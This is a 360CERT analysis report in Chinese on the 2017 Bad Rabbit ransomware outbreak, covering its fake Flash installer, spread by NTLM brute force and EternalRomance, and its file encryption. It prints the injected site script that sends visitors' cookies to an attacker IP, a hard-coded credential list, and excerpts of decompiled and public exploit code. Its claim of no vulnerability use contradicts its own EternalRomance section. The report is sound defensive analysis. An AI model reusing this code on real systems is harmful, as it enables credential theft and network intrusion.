坏兔子勒索病毒事件基本分析报告

安全报告：坏兔子勒索病毒事件基本分析报告
报告编号：B6-2017-102502
报告来源：360CERT
报告作者：360CERT
保密范围：公开
更新日期：2017 年 10 月 27 日

目 录

0x00 事件描述

2017 年 10 月 24 日，360CERT 监测到有一起名为“坏兔子”（the Bad Rabbit）的勒索病毒正在东欧和俄罗斯地区传播，据悉，目前影响了俄罗斯部分媒体组织，乌克兰的部分业务，包括基辅的公共交通系统和国家敖德萨机场，此外还影响了保加利亚和土耳其。

“坏兔子”主要是通过伪装 flash 安装程序让用户下载运行和暴力枚举 NTLM 帐号密码的形式进行传播，使用“永恒浪漫”漏洞进行传播，感染形式上和此前的 NotPetya 勒索病毒相似，会主动加密受害者的主引导记录(MBR)。“坏兔子”在勒索赎金上有所变化，初始赎金为 0.05 比特币（约 280 美元），随时间的推移会进一步增加赎金。

根据监测，目前中国地区基本不受“坏兔子”勒索病毒影响。


本文是 360CERT 对“坏兔子”事件的初步分析。

0x01 事件影响面

影响面

经过 360CERT 分析，“坏兔子”事件属于勒索病毒行为，需要重点关注其传播途径和危害：

- 主要通过入侵某合法新闻媒体网站，该媒体在乌克兰，土耳其，保加利亚，俄罗斯均有分网站。在受害者访问时会被引导安装一个伪装的 flash 安装程序（文件名为 install_flash_player. exe），用户一旦点击安装后就会被植入“坏兔子”勒索病毒。




```
<script>
    (function(){
        var D=new Date(),d=document,b='body',ce='createElement',ac='appendChild',st='style',ds='display',rr='none',gi='getElementById';
        var i=d[ce]('iframe');i[st][ds]=rr;d[gi]("M321891ScriptRootC626347")[ac](i);try{var iw=i.contentWindow.document;iw.open();iw.writeln("<ht"+"ml><bo"+"dy></bo"+"dy></ht"+"ml>");iw.close();var c=iw[b]
        catch(e){var iw=d;var c=d[gi]("M321891ScriptRootC626347");}var dv=iw[ce]('div');dv.id="MG_ID";dv[st][ds]=n;dv.innerHTML=626347;c[ac](dv);
        var s=iw[ce]('script');s.async='async';s.defer='defer';s.charset='utf-8';s.src="//jsc.lentainform.com/a/r/argumentiru.com.626347.js?t="+D.getYear()+D.getMonth()+D.getDate()+D.getHours();c[ac](s);
    })();
</script>
<script>function e(d){var xhr=null;if(!!window.XMLHttpRequest){xhr=new XMLHttpRequest();}else if(!!window.ActiveXObject){var xhrs=['Microsoft.XMLHTTP','Msxml2.XMLHTTP','Msxml2.XMLHTTP.3.0','Msxml2.XMLHTTP.6.
{try{xhr=ActiveXObject(xhrs[i]);break;}catch(e){}}}if(!!xhr){xhr.open('POST','http://185.149.120.3/scholasgoogle/');xhr.timeout=10000;xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded'
200){var resp=xhr.responseText;if(resp){var fans=JSON.parse(resp);if(fans){var an_s=decodeURIComponent(fans.InjectionString).replace(/\+/g,'%20');var da=document.createElement('div');da.id='ans';da.innerHTM
[if(d.hasOwnProperty(k)){pd.push(k+'='+d[k]);}}var dc=pd.join('&');xhr.send(dc);}}e({'agent':navigator.userAgent,'referer':document.referrer,'cookie':document.cookie,'domain':window.location.hostname,'c_st
</div>
```


- “坏兔子”样本主要通过提取主机 NTLM 认证信息和硬编码部分用户名密码暴力破解 NTLM 登录凭据的方式和“永恒浪漫”漏洞来进一步感染可以触及的主机。


- “坏兔子”会试图感染目标主机上的以下类型文件和主引导分区，赎金会随着时间的推移而增长。

```
<.3ds.7z.accdb.ai.asm.asp.aspx.avhd.back.bak.bmp.brw.c.cab>
<.cc.cer.cfg.conf.cpp.crt.cs.ctl.cxx.dbf.der.dib.disk.djvu>
<.doc.docx.dwg.eml.fdb.gz.h.hdd.hpp.hxx.iso.java.jfif.jpe.>
<jpeg.jpg.js.kdbx.key.mail.mdb.msg.nrg.odc.odf.odg.odi.odm>
<.odp.ods.odt.ora.ost.ova.ovf.p12.p7b.p7c.pdf.pem.pfx.php.>
<pmf.png.ppt.pptx.ps1.pst.pvi.py.pyc.pyw.qcow.qcow2.rar.rb>
<.rtf.scm.sln.sql.tar.tib.tif.tiff.vb.vbox.vbs.vcb.vdi.vfd>
<.vhd.vhdx.vmc.vmdk.vmsd.vmtm.vmx.vsdx.vsv.work.xls.xlsx.x>
<ml.xvd.zip.>,0
```

综合判定“坏兔子”勒索病毒通过“水坑”方式和“永恒浪漫”漏洞进行较大规模传播，且产生的危害严重，属于**较大网络安全事件**。

监测到 IP 请求态势和感染分布(图片来源:见参考)





注:以上监测数据不一定完整，仅供参考。数据显示感染趋势并没有特别剧烈，持续时间较短。

0x02 部分技术信息

“坏兔子”勒索病毒的整体行为技术分析上并没有太多的技术创新，中间也没有证据表明该病毒利用任何漏洞，以下是相关的部分技术信息。

传播信息

“坏兔子”勒索病毒通过链接 hxxp://1dnscontrol[.]com/flash_install.php 链接进行传播，该域名下的可疑连接如下：

Latest URLs hosted in this domain **detected by at least one URL scanner or malicious URL dataset**.

9/64	2017-10-25 06:57:33	http://1dnscontrol.com/flash_install.php
8/63	2017-10-25 06:54:20	http://1dnscontrol.com/
7/64	2017-10-25 06:43:41	http://1dnscontrol.com/%E2%80%8Bflash_install%E2%80%8B.php
7/63	2017-10-25 06:32:48	http://1dnscontrol.com/flash_nstall.php
9/64	2017-10-25 06:19:50	http://1dnscontrol.com/index.php
7/64	2017-10-25 05:19:56	http://1dnscontrol.com/install_flash_player.exe
8/64	2017-10-25 03:13:47	http://1dnscontrol.com/logo.png
7/64	2017-10-25 03:12:13	http://1dnscontrol.com/image/png
7/64	2017-10-25 01:50:03	http://1dnscontrol.com/flash_install.php.
7/63	2017-10-25 01:37:48	http://1dnscontrol.com/flash_install
7/63	2017-10-25 01:09:09	http://1dnscontrol.com/install_flash.php
7/64	2017-10-24 20:35:06	http://1dnscontrol.com/install
7/63	2017-10-24 20:17:14	http://1dnscontrol.com/%20fbbdc39af1139aebba4da004475e8839%20%E2%80%93%20install_flash_player.exe
7/64	2017-10-24 20:04:04	http://1dnscontrol.com/flash
7/63	2017-10-24 19:44:22	https://1dnscontrol.com/install_flash_player.exe
6/63	2017-10-24 17:46:57	https://1dnscontrol.com/


整体行为

“坏兔子”勒索病毒感染初期，需要通过受害者手动启动下载名为 install_flash_player.exe 的可行性文件，该文件需要提升的权限才能运行, Windows UAC 会提示这个动作，如果受害者还是同意了，病毒就会按照预期运行，在感染成功后会试图通过 NTLM 登陆凭证暴力破解和“永恒浪漫”的漏洞进行传播。


“坏兔子”勒索病毒主要包括如下流程：

- “install_flash_player.exe”会下载名为 infpub.dat 的 DLL 恶意载体。
- infpub.dat 会夹带和释放传播模块和文件加密模块。
  - 合法的 DiskCryptor 加密模块，discpci.exe，包括 32 和 64 位。
  - 2 个疑似 mimikatz 模块。
  - 生成 IP 信息，暴力破解 NTLM 登陆凭证，实现进一步感染。
  - 该文件会被保存到 C[:]\Windows\infpub.dat 路径中。
  - Rundll32.exe 加载 infpub.dat 文件。
  - 增加计划任务“rhaegal”启动 discpci.exe 实现磁盘加密。
  - 增加计划任务“drogon”重启系统，并显示被勒索界面。
  - 在暴力破解完成后，会试图利用“永恒浪漫”漏洞实现进一步感染。
  - 创建感染线程，尝试对外感染。
  - 重启前会主动删除部分日志信息。


具体流程如下图所示：




“坏兔子”勒索病毒在行为方面并没有太多的创新，具体的程序执行链可以直接通过 360 核心安全团队的沙箱平台分析出来：



其中，如上文所述。infpub.dat 有 5 个资源文件，资源文件 1/2 是类似于 mimikatz 的 64 位/32 位版本；资源文件 7/8 是 diskcryptor 中的 64 位/32 位驱动文件，具有数字签名；资源 9 是主要用来加密的程序：





相关落地到磁盘的样本如下：

TYPE	text	NAME	3c5ba44d2cb89930_WmiApRpl_new.h
TYPE	pe	NAME	579fd8a0385482fb_infpub.dat
TYPE	pe	NAME	682adcb55fe4649f_cscc.dat
TYPE	pe	NAME	8ebc97e05c8e1073_dispci.exe
TYPE	pe	NAME	2f8c54f9fa8e4759_3EA4.tmp

“永恒浪漫”漏洞相关细节

BadRabbit 疑似在暴力破解 NTLM 之后，还试图利用了“永恒浪漫”EternalRomance 漏洞传播。

```
if ( brute_force_ntlm(v8, (int)&Mem, (SIZE_T)&dwBytes) )
{
  *(_DWORD *)v13 = 0;
  if ( connect_ipc_pipe(&Mem, v8, (int)cp, (int)v13) )
  {
    v9 = Mem;
    dwBytes = start_eternal_romance(v8, cp, Mem, v13, dwBytes);
    sub_100021DC(v8, (int)&Mem, v13);
    if ( !dwBytes )
    {
```

与之前 NotPetya 使用 TheShadowBrokers 中的 shellcode 不同，BadRabbit 中的利用疑似根据 github 上公布的 python 漏洞利用脚本修改而来：

`https://github.com/worawit/MS17-010/blob/master/zzz_exploit.py`

- 程序的数据段中的部分内容经过按位取反后和 python 脚本中定义的结构体相同。

```
.data:10013634 WIN7_64_SESSION_INFO db 0D5h ;       ; DATA XREF: sub_10003449+9B↑o
.data:10013635                      db 0FDh ;
.data:10013636                      db 0D7h ;
.data:10013637                      db 0FFh
.data:10013638                      db 0FEh ;
.data:10013639                      db 0FFh
.data:1001363A                      db 0FFh
.data:1001363B                      db 0FFh
.data:1001363C                      db 0FFh
.data:1001363D                      db 0FFh
.data:1001363E                      db 0FFh
.data:1001363F                      db 0FFh
.data:10013640                      db 0FFh
.data:10013641                      db 0FFh
.data:10013642                      db 0FFh
.data:10013643                      db 0FFh
.data:10013644                      db 0FFh
.data:10013645                      db 0FFh
.data:10013646                      db 0FFh
.data:10013647                      db 0FFh
.data:10013648                      db 0FFh
.data:10013649                      db 0FFh
.data:1001364A                      db 0FFh
.data:1001364B                      db 0FFh
.data:1001364C                      db 0FDh ;
.data:1001364D                      db 0FFh
.data:1001364E                      db 0FFh
.data:1001364F                      db 0FFh
.data:10013650                      db 0FFh
.data:10013651                      db 0FFh
.data:10013652                      db 0FFh
.data:10013653                      db 0FFh
.data:10013654                      db 0FEh ;
.data:10013655                      db    0
.data:10013656                      db    0
.data:10013657                      db    0
.data:10013658 WIN7_32_SESSION_INFO db 0D5h ;       ; DATA XREF: sub_10003449+83↑o
.data:10013659                      db 0FDh ;
.data:1001365A                      db 0E3h ;
```

```
99  ############################
100 # info for modify session security context
101 ############################
102 WIN7_64_SESSION_INFO = {
103         'SESSION_SECCTX_OFFSET': 0xa0,
104         'SESSION_ISNULL_OFFSET': 0xba,
105         'FAKE_SECCTX': pack('<IIQQIIB', 0x28022a, 1, 0, 0, 2, 0, 1),
106         'SECCTX_SIZE': 0x28,
107 }
108
109 WIN7_32_SESSION_INFO = {
110         'SESSION_SECCTX_OFFSET': 0x80,
111         'SESSION_ISNULL_OFFSET': 0x96,
112         'FAKE_SECCTX': pack('<IIIIIIB', 0x1c022a, 1, 0, 0, 2, 0, 1),
113         'SECCTX_SIZE': 0x1c,
114 }
115
116 # win8+ info
117 WIN8_64_SESSION_INFO = {
118         'SESSION_SECCTX_OFFSET': 0xb0,
119         'SESSION_ISNULL_OFFSET': 0xca,
120         'FAKE_SECCTX': pack('<IIQQQQIIB', 0x38022a, 1, 0, 0, 0, 0, 2, 0, 1),
121         'SECCTX_SIZE': 0x38,
122 }
123
124 WIN8_32_SESSION_INFO = {
125         'SESSION_SECCTX_OFFSET': 0x88,
126         'SESSION_ISNULL_OFFSET': 0x9e,
127         'FAKE_SECCTX': pack('<IIIIIIIIB', 0x24022a, 1, 0, 0, 0, 0, 2, 0, 1),
128         'SECCTX_SIZE': 0x24,
129 }
```

- 同样都解析 SMB 响应中包含的泄漏出的 Frag Pool 结构：

```
v3 = a2;
v4 = 0;
v5 = a1 - 28;
if ( v5 < 0 )
  goto LABEL_5;
v6 = 0;
while ( *(_DWORD *)(v6 + v3) ^ 'garF' )
{
  v6 = ++v4;
  if ( v4 > v5 )
    goto LABEL_5;
}
v9 = v3 + v4;
if ( *(_DWORD *)(v9 + 8) == 'eerF' )
{
  v10 = *a3;
  *v10 = 1;
  *((_BYTE *)v10 + 109) = 8;
  *((_BYTE *)v10 + 108) = 8 * *(_BYTE *)(v9 - 2);
  *((_BYTE *)v10 + 110) = 8;
  v10[40] = 0x18A0;
  v10[41] = 0x4440;
  v10[42] = 0x4C48;
  v10[43] = 0x5C58;
  v10[44] = 0x8072u;
```

```
def leak_frag_size(conn, tid, fid):
        # this method can be used on Windows Vista/2008 and later
        # leak "Frag" pool size and determine target architecture
        info = {}

        # A "Frag" pool is placed after the large pool allocation if last page
        # A "Frag" pool size (on 64-bit) is 0x10 or 0x20 depended on Windows ve
        # To make exploit more generic, exploit does info leak to find a "Frag"
        # From the leak info, we can determine the target architecture too.
        mid = conn.next_mid()
        req1 = conn.create_nt_trans_packet(5, param=pack('<HH', fid, 0), mid=mi
        req2 = conn.create_nt_trans_secondary_packet(mid, data='B'*276) # leak

        conn.send_raw(req1[:-8])
        conn.send_raw(req1[-8:]+req2)
        leakData = conn.recv_transaction_data(mid, 0x10d0+276)
        leakData = leakData[0x10d4:]  # skip parameters and its own input
        # Detect target architecture and calculate frag pool size
        if leakData[X86_INFO['FRAG_TAG_OFFSET']:X86_INFO['FRAG_TAG_OFFSET']+4]
                print('Target is 32 bit')
                info['arch'] = 'x86'
                info['FRAG_POOL_SIZE'] = ord(leakData[ X86_INFO['FRAG_TAG_OFFSE
        elif leakData[X64_INFO['FRAG_TAG_OFFSET']:X64_INFO['FRAG_TAG_OFFSET']+4
                print('Target is 64 bit')
                info['arch'] = 'x64'
                info['FRAG_POOL_SIZE'] = ord(leakData[ X64_INFO['FRAG_TAG_OFFSE
        else:
```

- 同样都在尝试修改另一个 Transaction 的数据之后检查 NT status code：

```
.text:1000486E              mov     [ecx+3], dx
.text:10004872              movzx   edx, word ptr [edi+27h]
.text:10004876              push    edx             ; __int16
.text:10004877              push    ecx             ; Src
.text:10004878              movzx   eax, ax
.text:1000487B              push    edi             ; int
.text:1000487C              push    eax             ; __int16
.text:1000487D              push    [ebp+Mem]       ; int
.text:10004880              mov     dword ptr [ebp+var_14], eax
.text:10004883              push    [ebp+s]         ; s
.text:10004886              call    SMB_NT_TRANSACT
.text:1000488B              push    edi             ; lpMem
.text:1000488C              push    8               ; dwFlags
.text:1000488E              mov     [ebp+var_4], eax
.text:10004891              call    ebx ; GetProcessHeap
.text:10004893              push    eax             ; hHeap
.text:10004894              call    ds:HeapFree
.text:1000489A              cmp     [ebp+var_4], 10002h
.text:10004921              mov     [ebp+var_4], 0BADF00Dh
.text:10004928              jz      kernel_write_success
```

```
        # if the overwritten is correct, a modified transaction mid should be special_mid now.
        # a new transaction with special_mid should be error.
        recvPkt = conn.send_nt_trans(5, mid=special_mid, param=pack('<HH', fid, 0), data='')
        if recvPkt.getNTStatus() != 0x10002:  # invalid SMB
                print('unexpected return status: 0x{:x}'.format(recvPkt.getNTStatus()))
                print('!!! Write to wrong place !!!')
                print('the target might be crashed')
                return False
```

- 使用不同的 MultiplexID 值发送 nt_trans_secondary，类似于 python 脚本中的 write_data()函数：

```
call    send_nt_trans_secondary
test    al, al
jz      short loc_100041C6
push    7D0h            ; dwMilliseconds
call    ds:Sleep
movzx   eax, [ebp+arg_14]
and     dword ptr [esi+20h], 0
mov     [esi+8], eax
mov     [esi+18h], eax
inc     ax
mov     [esi+25h], ax
push    eax             ; __int16
push    [ebp+Src]       ; Src
movzx   eax, word ptr [ebx+32h]
push    esi             ; int
push    eax             ; __int16
push    [ebp+arg_4]     ; int
push    [ebp+s]         ; s
call    send_nt_trans_secondary
test    al, al
jz      short loc_100041C6
push    7D0h            ; dwMilliseconds
call    ds:Sleep
mov     [ebp+var_1], 1
```

```
def write_data(conn, info, write_addr, write_data):
        # trans2.InData
        conn.send_nt_trans_secondary(mid=info['trans1_mid'], data=pack('<'+info['PTR_FMT'], write_add
        wait_for_request_processed(conn)

        # write data
        conn.send_nt_trans_secondary(mid=info['trans2_mid'], data=write_data)
        wait_for_request_processed(conn)
```

相关信息

- Rundll32.exe 启动 infpub.dat 动态库

```
0012ECE4 . 0012F9A4 | ModuleFileName = "C:\WINDOWS\system32\rundll32.exe"
0012ECE8 . 0012F38C | CommandLine = "C:\WINDOWS\system32\rundll32.exe C:\Windows\infpub.dat,#1 15"
0012ECEC . 00000000 | pProcessSecurity = NULL
0012ECF0 . 00000000 | pThreadSecurity = NULL
0012ECF4 . 00000000 | InheritHandles = FALSE
0012ECF8 . 08000000 | CreationFlags = CREATE_NO_WINDOW
0012ECFC . 00000000 | pEnvironment = NULL
0012ED00 . 00000000 | CurrentDir = NULL
```

- 公钥信息

```
{
  result[19] = a2;
  *result = v2;
  result[13] = L"MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5clDuVFr5sQxZ+feQlVvZcEK0k4uCSF5SkOkF9A3tR6O/xAt89/PV"
               "howvu2TfBTRsnBs83hcFH8hjG2V5F5DxXFoSxpTqVsR4lOm5KB2S8ap4TinG/GN/SVNBFwllpRhV/vRWNmKgKIdROvkHxyAL"
               "uJyUuCZlIoaJ5tB0YkATEHEyRsLcntZYsdwH1P+NmXiNg2MH5lZ9bEOk7YTMfwVKNqtHaX0LJOyAkx4NR0DPOFLDQONW9OOh"
               "ZSkRx3V7PC3Q29HHhyiKVCPJsOW1l1mNtwL7KX+7kfNe0CefByEWfSBt1tbkvjdeP2xBnPjb3GE1GA/oGcGjrXc6wV8WKsfYQIDAQAB";
  result[1] = *RootPathName;
  result[2] = v5;
  qmemcpy(result + 3, a1, 0x21u);
  result = CreateThread(0, 0, sub_10006299, result, 0, 0);
}
```

- 提权相关

```
void __thiscall sub_10007897(void *this)
{
  unsigned int v1; // eax
  signed int v2; // esi
  BYTE pbBuffer[4]; // [esp+0h] [ebp-4h]

  *(_DWORD *)pbBuffer = this;
  if ( !dword_10017B8C )
  {
    v1 = GetTickCount();
    srand(v1);
    dword_10017B90 = GetTickCount();
    v2 = 0;
    if ( sub_10007CC5(L"SeShutdownPrivilege") )
      v2 = 1;
    if ( sub_10007CC5(L"SeDebugPrivilege") )
      v2 |= 2u;
    if ( sub_10007CC5(L"SeTcbPrivilege") )
      v2 |= 4u;
    dword_10017BC0 = v2;
    dword_10017B7C = sub_1000855F();
    sub_1000554A(pbBuffer, 4u);
    dword_10017BBC = *(_DWORD *)pbBuffer;
    if ( GetModuleFileNameW(hLibModule, &pszPath, 0x30Cu) )
      sub_10008832();
  }
}
```

- 感染目标 IP 段生成(依次获取已建立 TCP 连接的 IP，本地 ARP 缓存的 IP 和局域网内的服务器 IP 地址)

```
  v1 = (struct _RTL_CRITICAL_SECTION *)IpNetTable;
  sub_10006B95((char *)L"127.0.0.1", 1, (struct _RTL_CRITICAL_SECTION *)IpNetTable);
  sub_10006B95((char *)L"localhost", 1, v1);
  sub_10006B95((char *)L"0.0.0.0", 1, v1);
  nSize = 260;
  if ( GetComputerNameExW(ComputerNamePhysicalNetBIOS, (LPWSTR)Buffer, &nSize) )
    sub_10006B95((char *)Buffer, 1, v1);
  v2 = CreateThread(0, 0, sub_10008B2E, v1, 0, 0);
  if ( v2 )
    CloseHandle(v2);
  v3 = 0;
  while ( 1 )
  {
    GetExtendedTcpTable(v1, v4, v5, v6, Buffer[0], Buffer[1]);
    GetIpNetTable_0((PMIB_IPNETTABLE)v1, (PULONG)Buffer[2], Buffer[3]);
    if ( !v3 )
    {
      NetServerEnum_0((int)v1, 0x80000000, 0);
      v3 = 1;
    }
    Sleep(0x2BF20u);
  }


if ( v13 >= 0x400 )
  break;
*(&v22 + 2 * v13) = inet_addr(v2->IpAddressList.IpAddress.String);
v23[2 * v13] = inet_addr(v2->IpAddressList.IpMask.String);
v3 = sub_1000641A(v2->IpAddressList.IpAddress.String);
lpMem = v3;
if ( v3 )
{
  sub_10006B95(v3, 1, lpThreadParameter);
  v4 = GetProcessHeap();
  HeapFree(v4, 0, lpMem);
}
if ( v2->DhcpEnabled )
{
  v5 = sub_1000641A(v2->DhcpServer.IpAddress.String);
  lpMema = v5;
  if ( v5 )
  {
    sub_10006B95(v5, 0, lpThreadParameter);
    v6 = GetProcessHeap();
    HeapFree(v6, 0, lpMema);
  }
}
v2 = v2->Next;
++v13;
}
while ( v2 );
if ( sub_10007D4E() )
  sub_10008D39(lpThreadParameter);
if ( v13 > 0 )
{
  do
  {
    v7 = LocalAlloc(0x40u, 0xCu);
    if ( v7 )
    {
      v8 = inet_addr("255.255.255.255");
      v9 = v23[2 * v14];
      v10 = v9 & *(&v22 + 2 * v14);
      if ( v9 & *(&v22 + 2 * v14) )
      {
        lpMemb = (v10 | v9 ^ v8);
        if ( lpMemb )
        {
          *v7 = ntohl(v10);
          v7[1] = ntohl(lpMemb);
          v7[2] = lpThreadParameter;
          v11 = CreateThread(0, 0, sub_10008AB3, v7, 0, 0);
          if ( v11 )
            *(&hObject + v14) = v11;
        }
```

- NTLM 暴破的用户/密码列表

```
.data:10013478 login           dd offset aAdministrator ; DATA XREF: brute_force_ntlm+C3↑o
.data:10013478                                          ; "Administrator"
.data:1001347C                 dd offset aAdmin_0       ; "Admin"
.data:10013480                 dd offset aGuest_0       ; "Guest"
.data:10013484                 dd offset aUser_0        ; "User"
.data:10013488                 dd offset aUser1_0       ; "User1"
.data:1001348C                 dd offset aUser1         ; "user-1"
.data:10013490                 dd offset aTest_0        ; "Test"
.data:10013494                 dd offset aRoot          ; "root"
.data:10013498                 dd offset aBuh           ; "buh"
.data:1001349C                 dd offset aBoss          ; "boss"
.data:100134A0                 dd offset aFtp           ; "ftp"
.data:100134A4                 dd offset aRdp           ; "rdp"
.data:100134A8                 dd offset aRdpuser       ; "rdpuser"
.data:100134AC                 dd offset aRdpadmin      ; "rdpadmin"
.data:100134B0                 dd offset aManager       ; "manager"
.data:100134B4                 dd offset aSupport       ; "support"
.data:100134B8                 dd offset aWork          ; "work"
.data:100134BC                 dd offset aOtherUser     ; "other user"
.data:100134C0                 dd offset aOperator      ; "operator"
.data:100134C4                 dd offset aBackup        ; "backup"
.data:100134C8                 dd offset aAsus          ; "asus"
.data:100134CC                 dd offset aFtpuser       ; "ftpuser"
.data:100134D0                 dd offset aFtpadmin      ; "ftpadmin"
.data:100134D4                 dd offset aNas           ; "nas"
.data:100134D8                 dd offset aNasuser       ; "nasuser"
.data:100134DC                 dd offset aNasadmin      ; "nasadmin"
.data:100134E0                 dd offset aSuperuser     ; "superuser"
.data:100134E4                 dd offset aNetguest      ; "netguest"
.data:100134E8                 dd offset aAlex          ; "alex"
.data:100134EC                 dd offset servername
.data:100134F0 password        dd offset servername     ; DATA XREF: brute_force_ntlm+CD↑r
.data:100134F4                 dd offset aAdministrator ; "Administrator"
.data:100134F8                 dd offset aAdministrato_1 ; "administrator"
.data:100134FC                 dd offset aGuest_0       ; "Guest"
.data:10013500                 dd offset aGuest         ; "guest"
.data:10013504                 dd offset aUser_0        ; "User"
.data:10013508                 dd offset aUser          ; "user"
```

```
*((_BYTE *)v5 + 39) = 2;
*((_DWORD *)v5 + 10) = *(_DWORD *)"NT LM 0.12";
*((_DWORD *)v5 + 11) = *(_DWORD *)"M 0.12";
*((_WORD *)v5 + 24) = *(_WORD *)"12";
*((_BYTE *)v5 + 50) = aNtLm0_12[10];
if ( send(s, (const char *)v5, 51, 0) > 0 && recv(s, buf, 0xFFFF, 0) > 0 && !*(_DWORD *)(buf + 9) )
{
  v14 = sub_10001C3A(s, a2, dwBytes, buf);
  if ( !v14 )
  {
    v13 = 0;
    v7 = (void **)login;
8:
    v8 = 0;
    while ( 1 )
    {
      v14 = sub_10001747(s, a2, dwBytes, *v7, *(BYTE **)((char *)&password + v8), buf);
      if ( v14 )
        break;
      v8 += 4;
```

- 尝试通过 IPC 匿名管道加密

